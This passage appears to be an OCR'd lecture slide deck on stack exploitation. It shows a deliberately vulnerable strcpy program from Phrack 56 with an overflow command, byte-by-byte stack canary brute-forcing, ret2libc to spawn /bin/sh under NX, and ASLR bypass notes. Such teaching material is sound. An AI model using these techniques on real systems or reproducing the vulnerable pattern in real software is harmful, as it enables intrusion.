        strcpy(p,argv[1]);        // <== vulnerable strcpy()
        printf ("p=%x\t -- after 1st  strcpy\n",p);
        strncpy(p,argv[2],16);
        printf("After second strcpy ;)\n");
}
main (int argc, char ** argv) {
        f(argv);
        printf("End of program\n");
}
```

Overwrite a pointer

Phrack 56 - 5

```
int f (char ** argv)
{
        char *p;
        char a[64];

        p=a;

        printf ("p=%x\t -- before 1st strcpy\n",p);
        strcpy(p,argv[1]);        // <== vulnerable strcpy()
        printf ("p=%x\t -- after 1st  strcpy\n",p);
        strncpy(p,argv[2],16);
        printf("After second strcpy ;)\n");
}
main (int argc, char ** argv) {
        f(argv);
        printf("End of program\n");
}
```

```
$ ./vul AAAA BBBB
```

Overwrite a pointer

Phrack 56 - 5

```
int f (char ** argv)
{
        char *p;
        char a[64];

        p=a;

        printf ("p=%x\t -- before 1st strcpy\n",p);
        strcpy(p,argv[1]);        // <== vulnerable strcpy()
        printf ("p=%x\t -- after 1st  strcpy\n",p);
        strncpy(p,argv[2],16);
        printf("After second strcpy ;)\n");
}
main (int argc, char ** argv) {
        f(argv);
        printf("End of program\n");
}
```

```
$ ./vul AAAA BBBB
p=0xbffff8dc          -- before 1st strcpy
p=0xbffff8dc          -- after 1st strcpy
After second strcpy
End of program
```

Overwrite a pointer

Phrack 56 - 5

```c
int f (char ** argv)
{
        char *p;
        char a[30];

        p=a;

        printf ("p=%x\t -- before 1st strcpy\n",p);
        strcpy(p,argv[1]);        // <== vulnerable strcpy()
        printf ("p=%x\t -- after 1st  strcpy\n",p);
        strncpy(p,argv[2],16);
        printf("After second strcpy ;)\n");
}
main (int argc, char ** argv) {
        f(argv);
        printf("End of program\n");
}
```

```
$ ./vul `perl -e 'print "A"x68'` BBBB
```

Overwrite a pointer

Phrack 56 - 5

```c
int f (char ** argv)
{
        char *p;
        char a[64];

        p=a;

        printf ("p=%x\t -- before 1st strcpy\n",p);
        strcpy(p,argv[1]);        // <== vulnerable strcpy()
        printf ("p=%x\t -- after 1st  strcpy\n",p);
        strncpy(p,argv[2],16);
        printf("After second strcpy ;)\n");
}
main (int argc, char ** argv) {
        f(argv);
        printf("End of program\n");
}
```

```
$ ./vul `perl -e 'print "A"x68'` BBBB
p=0xbffff89c          -- before 1st strcpy
p=0x41414141          -- after 1st strcpy
Segmentation fault (core dumped)
```

Overwrite a pointer

Phrack 56 - 5

```
int f (char ** argv)
{
        char *p;
        char a[64];

        p=a;

        printf ("p=%x\t -- before 1st strcpy\n",p);
        strcpy(p,argv[1]);        // <== vulnerable strcpy()
        printf ("p=%x\t -- after 1st  strcpy\n",p);
        strncpy(p,argv[2],16);
        printf("After second strcpy ;)\n");
}
main (int argc, char ** argv) {
        f(argv);
        printf("End of program\n");
}
```

```
$ ./vul `perl -e 'print "A"x68'` BBBB
p=0xbffff89c           -- before 1st strcpy
p=0x41414141           -- after 1st strcpy
Segmentation fault (core dumped)
```

```
Wants to write BBBB at 0x41414141
```

Overwrite a pointer

Phrack 56 - 5

We can overwrite 4 chosen bytes

%eip

Canari is untouched

Bruteforce canari


for random canaries

In case of fork canari remains the same


as the parent process

Bruteforce canari

for random canaries



Bruteforce canari




0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0xfd	0xac	0x06	0x9a

Buffer

Canari


Bruteforce canari



0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x01	?	?	?

Fork stops

Bruteforce canari




0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0xaa	?	?	?

Buffer

Canari

Fork stops


Bruteforce canari



0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0xfd	?	?	?

Fork continues

Bruteforce canari




0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0xfd	0x01	?	?

Buffer

Canari

Fork stops


Bruteforce canari



0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0xfd	0x09	?	?

Fork stops

Bruteforce canari




0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0xfd	0xac	?	?

Buffer

Canari

Fork continues

Bruteforce canari



0x41	0x41	0x41	0x41	0x41	0x41	0x41	0x41	0xfd	0xac	0x06	0x9a

Buffer

Canari

Etc…
you got the canari
Max 255 + 255 + 255 + 255 attemps

NX

And how to bypass

NX

Principle

Not eXecutable

Segregate address space

Data spaces – Not executable

Instructions spaces – Not writable

NX

bypass principle

Return into an executable place

The libc

Set up the stack


as if we launch a new function

Ret2libc

principle

Set up the stack

as if we launch a new function



buffer

@ old FP


@ ret

Ret2libc

principle

Set up the stack

as if we launch a new function



buffer

@ old FP

@ ret

Padding

arguments


@return fct

@ fct libc

Ret2libc

Exemple

Launching system(« bin/sh »)




Ret2libc

Exemple

Launching system(« bin/sh »)

« bin/sh » in env



buffer

@ old FP

@ ret

padding

@« /bin/sh »

padding

@ system()

ASLR

And how to bypass

ASLR

Principle

Address space layout randomization

stack address is randomized

Unpredictable addresses

So is the address of the shellcode

ASLR

Bypass

Not so random address

Return to a predictable address

Ret2got, Return Oriented Programming

Not so random

ret2libc

```
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75b6000)
```

Not so random

ret2libc

```
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb75b6000)
$ ldd ./vuln | grep libc
 libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7568000)
```

Not so random

ret2libc

```
$ ldd ./vuln | grep libc
